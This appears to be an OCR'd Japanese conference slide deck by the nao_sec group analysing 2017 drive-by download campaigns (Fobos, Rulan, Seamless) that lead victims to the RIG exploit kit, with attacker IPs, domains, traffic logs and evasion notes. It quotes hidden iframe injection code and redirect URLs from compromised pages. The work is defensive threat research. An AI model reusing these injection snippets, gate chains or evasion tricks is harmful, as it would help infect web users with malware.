# Drive-by Download Must Die


Rintaro KOIKE
Syouta NAKAJIMA

Japan Security Analyst Conference 2018

nao_sec.org

# Speakers

- **小池 倫太郎**
  - 明治大学総合数理学部 4年
    - 菊池浩明研究室
  - nao_secでは悪性トラフィックの調査・解析を担当

- **中島 将太**
  - 昼間はただの・・・
  - nao_secではマルウェアの調査・解析を担当

# nao_sec

- 2017年2月に結成
- 活動
  - Drive-by Download攻撃やExploit Kitの調査・解析
  - 解析ツールの開発・公開
  - それらに関する情報の発信
    - http://nao-sec.org
    - https://twitter.com/nao_sec
    - https://github.com/nao-sec
- 仕事ではなく，アマチュア（趣味）

# Drive-by Download攻撃

- **概要**
  - Webサイトを使ったWebブラウザに対する攻撃
  - 悪性Webサイトへ誘導された脆弱なWebブラウザに対して，そのブラウザの脆弱性を突くようなコードを送り込んで制御を奪い，マルウェアをダウンロード・実行させる
    - Remote Code Execution


- 入口
  - メールやSNS
  - 改ざんされた一般のWebサイト
  - 悪性Web広告（Malvertising）
    - 最近の主流

# Drive-by Download攻撃

# Exploit Kit


- 攻撃者の役割分担
  - サイト改ざんやWeb広告でユーザを攻撃サーバへ誘導
  - ブラウザの脆弱性を突き，マルウェアをダウンロード・実行
    - Exploit Kit

- Exploit Kit as a Service
  - 攻撃者はユーザをExploit Kitへ誘導するだけ
  - API的なものを使う
    - 攻撃の難易度が低くなった



# 2017年の観測結果


# 2017年の観測結果



# 攻撃キャンペーン解析


# Fobos Campaign

- **概要**
  - 2017年3月頃から観測されはじめた
    - 使用されていたドメインのRegistrant Emailがfobos@mail.ru
  - RigEKを用いたMalvertising系の攻撃キャンペーン
  - DecoyサイトとGateを用いて攻撃を行う



# Fobos Campaign

- 情報
  - DecoyサイトとGateは同一のIPアドレス上に存在
  - 同時期に3つのIPアドレスを使用
    - Decoyサイトのコンテンツは同一
  - IPアドレスは長期間変化せず安定的
    - 2017年7月18日～10月18日
      - 78.47.1.204
      - 78.47.1.212
      - 78.47.1.213
    - 2017年10月23日～
      - 88.198.94.51
      - 88.198.94.56
      - 88.198.94.62
  - 解析妨害
    - 同一のIPアドレスでは2度以上アクセスできない




**88.198.94.62** IP address information

| | |
|---|---|
| Country | DE |
| Autonomous system | 24940 (Hetzner Online AG) |

Passive DNS Replication

| Date resolved | Domain |
|---|---|
| 2017-11-06 | 62lkhgfhdj62.pw |
| 2017-11-06 | bentvip.info |
| 2017-11-03 | 62ikujyth.info |
| 2017-11-03 | girlsonewise.site |
| 2017-11-03 | girlsonewise99.pw |
| 2017-10-31 | 62xpoint62x.xyz |
| 2017-10-31 | xpoint62.xyz |
| 2017-10-30 | slotfreex.info |
| 2017-10-29 | xpoints62.xyz |
| 2017-10-27 | 62iuytfdfg.xyz |

# Fobos Campaign



# Fobos Campaign

- Decoyサイト

| # | Server IP | Prot... | Met... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|
| 2 | 88.198.94.62 | HTTP | GET | bentvip.info | / | 38,155 | Decoy Site |
| 28 | 88.198.94.62 | HTTP | GET | 62lkhgfhdj62.pw | /s3/index.php?df=631... | 874 | Gate |
| 51 | 188.225.11.109 | HTTP | GET | 188.225.11.109 | /?Mzc4NzE1&GvtanzAZ... | 71,980 | RIG_EK (Landing Page) |
| 79 | 188.225.11.109 | HTTP | GET | 188.225.11.109 | /?MzgxNTU1&RFDqvtu... | 14,199 | RIG_EK (Flash Exploit) |

```
<div
location='back'   id='ffa'
style='width: 377px; left:-589px; color: F0E987; top:
-589px; height: 377px;
position: absolute;
'>
<iframe border='0' id='1493' save=0
src='http://62lkhgfhdj62.pw/s3/index.php?df=631135311001'
width='314' height='314' tick='1' ></iframe>
</div>
</div>
```

# Fobos Campaign

- Gate

| # | Server IP | Prot... | Met... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|
| 2 | 88.198.94.62 | HTTP | GET | bentvip.info | / | 38,155 | Decoy Site |
| 28 | 88.198.94.62 | HTTP | GET | 62lkhgfhdj62.pw | /s3/index.php?df=631... | 874 | Gate |
| 51 | 188.225.11.109 | HTTP | GET | 188.225.11.109 | /?Mzc4NzE1&GvtanzAZ... | 71,980 | RIG_EK (Landing Page) |
| 79 | 188.225.11.109 | HTTP | GET | 188.225.11.109 | /?MzgxNTU1&RFDqvtu... | 14,199 | RIG_EK (Flash Exploit) |


```
<html>
<head></head>
<body> <div> <br><div>
<div>
<iframe id="x11783" width=277 sort="0" height=277 src="http://188.225.11.109/?Mzc4NzE1&Gvtanz
</iframe>
</div><hr>&copy;
</div>
   </div>
</body>
</html>
```

# Fobos Campaign

- 考察
  - Decoyサイト
    - ドメインの特徴はある程度の期間変化しないことが多い
      - monkeygohappyminimonkey4.info
      - monkeygohapymonkey.xyz
      - monkeygohapymnimonkey2.xyz
    - ドメインは直近で取得され使用される
      - newly.domains等を使えばDecoyサイトを発見可能
  - Gate
    - 同時期に使用されるドメインは大部分が同一文字列
      - 51ikujyth.info (88.198.94.51)
      - 56ikujyth.info (88.198.94.56)
      - 62ikujyth.info (88.198.94.62)
      - 異なってる数字部分は，IPアドレスの末尾と同一

# Rulan Campaign

- 概要
  - 2017年4月頃から観測されはじめた
    - .ruドメインを使用し，パス部分が/lanだった
  - Malvertising系の攻撃キャンペーン
    - Exploit Kit
    - Fake Adobe Flash Player (.js/.apk)
    - Phishing



# Rulan Campaign

- 情報
  - IPアドレスは殆ど変化しない
    - 144.76.174.172
    - 185.144.30.244
  - ドメインの特徴
    - RigEKにリダイレクトするGate
      - best-red.ru
      - new-red.ru
      - “red”を含むruドメイン
        - “red”はRedirectの略
        - 簡単な単語と組み合わせ
    - Fake Adobe Flash Player
      - flashupdate-centr.ru
      - flashupdate-club.ru
      - “flash”などを含むことが多い

**144.76.174.172** IP address information

| | |
|---|---|
| Country | DE |
| Autonomous system | 24940 (Hetzner Online AG) |

**Passive DNS Replication**

| Date resolved | Domain |
|---|---|
| 2017-10-31 | flashupdate-master.ru |
| 2017-10-30 | mail.bioredi.ru |
| 2017-10-30 | mail.ruredi.ru |
| 2017-10-30 | mail.viptds.ru |
| 2017-10-30 | mirredi.ru |
| 2017-10-24 | viptds.ru |
| 2017-10-22 | ecoredi.ru |
| 2017-10-20 | ruredi.ru |
| 2017-10-20 | www.ecoredi.ru |
| 2017-10-20 | www.mirredi.ru |
| 2017-10-20 | www.ruredi.ru |
| 2017-10-20 | www.rusredi.ru |
| 2017-10-19 | bioredi.ru |
| 2017-10-19 | magazinredi.ru |


# Rulan Campaign

- RigEK Gate

| # | Server IP | Prot... | Met... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|
| 2 | 144.76.174.172 | HTTP | GET | ruredi.ru | /1 | 0 | Rulan Gate |
| 3 | 188.225.27.76 | HTTP | GET | 188.225.27.76 | /?MzAwNDY4&dogs=Z... | 69,854 | RIG_EK (Landing Page) |
| 4 | 188.225.27.76 | HTTP | GET | 188.225.27.76 | /?MzIyMjMx&tyu=xXrQ... | 14,369 | RIG_EK (Flash Exploit) |

```
Location: http://188.225.27.76/?
MzAwNDY4&dogs=ZGVub21pbmF0aW9ucw==&tyu=xHrQMrTYbRrFFYHfKP7EUKBEMUrWA0WKwY2Zha3
VF5qxFDPGpbf1FxnspVidCFiEmvdvdLcHIwah1UbA&hjk=SwAym4pcV1kUpar63UWHwBOd1ZOG-
BaPNA4X-
JbAFbU_3V6gx7IRdcgjzxWK7GJZzektYl8gpQlR2arI&pets=dW5rbm93bg==&meows=c3Rvcm1lZA
==&capital
```


  - Gateのパス部分は長期間変化しない
    - /lan
    - /hil
    - /123



# Rulan Campaign


- Fake Adobe Flash Player

| # | Server IP | Prot... | Met... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|
| 2 | 144.76.174.172 | HTTP | GET | proflashpro.ru | / | 649 | Rulan Gate |
| 3 | 144.76.174.172 | HTTP | GET | proflashpro.ru | /page.html | 2,357 | Main HTML |
| 12 | 144.76.174.172 | HTTP | GET | proflashpro.ru | /download/install.zip | 1,383 | JS Downloader |
| 14 | 144.76.174.172 | HTTP | GET | download.flashu... | /get.php?dBtjiz | 1,672... | Malware Download |

# Seamless Campaign

- **概要**
  - 2017年3月頃から観測されはじめた
    - Gateで使用されるiframeの属性にseamlessが存在した
  - RigEKを用いたMalvertising系の攻撃キャンペーン
  - Pre-GateとGateを用いて攻撃を行う



# Seamless Campaign

- 情報
  - Pre-GateとGateは別のサーバでホスティング
    - サーバ上に存在するファイルは同一
      - Pre-Gateのサーバ上にもGateのファイルは存在する
  - Pre-Gateは攻撃対象の地域によってパスが異なる
    - /japan
    - /usa
  - GateはPre-Gateと1対1対応
    - /japan -> test1.php
    - /usa -> test2.php
  - 解析妨害
    - Pre-GateでJavaScriptを使ってタイムゾーンを取得
      - ターゲットのタイムゾーンか
        - 違う場合は正規サイトへリダイレクト

# Seamless Campaign

- 情報
  - Pre-GateとGateは1ヶ月ほどでサーバが変わる
    - 利用されているIPアドレスはreg.ruに属している
  - Pre-Gateのパスである/japanや/usaはあまり変化しない
  - Gateのパス部分は頻繁に変わる
    - /lol1.php
    - /signup1.php
    - /test1.php

URLs

| Date scanned | Detections | URL |
|---|---|---|
| 2017-11-21 | 4/65 | http://194.58.38.57/canada/ |
| 2017-11-21 | 4/65 | http://194.58.38.57/fr/ |
| 2017-11-21 | 2/65 | http://194.58.38.57/usa/ |
| 2017-11-21 | 4/65 | http://194.58.38.57/japan/ |

# Seamless Campaign

- Pre-Gate

| # | Server IP | Prot... | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 64 | 194.58.38.57 | HTTP | GET | 200 | 194.58.38.57 | /japan/ | 1,196 | Pre-Gate |
| 66 | 104.19.195.102 | HTTPS | GET | 200 | cdnjs.cloudflar... | /ajax/libs/jstimezonedetect... | 12,076 | jstimezonedetect |
| 67 | 194.58.38.57 | HTTP | GET | 200 | 194.58.38.57 | /japan/ | 1,196 | Pre-Gate |
| 68 | 194.58.38.57 | HTTP | POST | 200 | 194.58.38.57 | /japan/ | 231 | Pre-Gate |
| 69 | 13.113.77.212 | HTTP | GET | 200 | flinsheer-perre... | /voluum/1b0358c4-3746-... | 258 | Redirector |
| 70 | 13.112.178.145 | HTTP | GET | 200 | kcsmj.redirect... | /redirect?target=BASE64a... | 119 | Redirector |
| 71 | 194.58.40.193 | HTTP | GET | 200 | 194.58.40.193 | /test111.php | 629 | Gate |
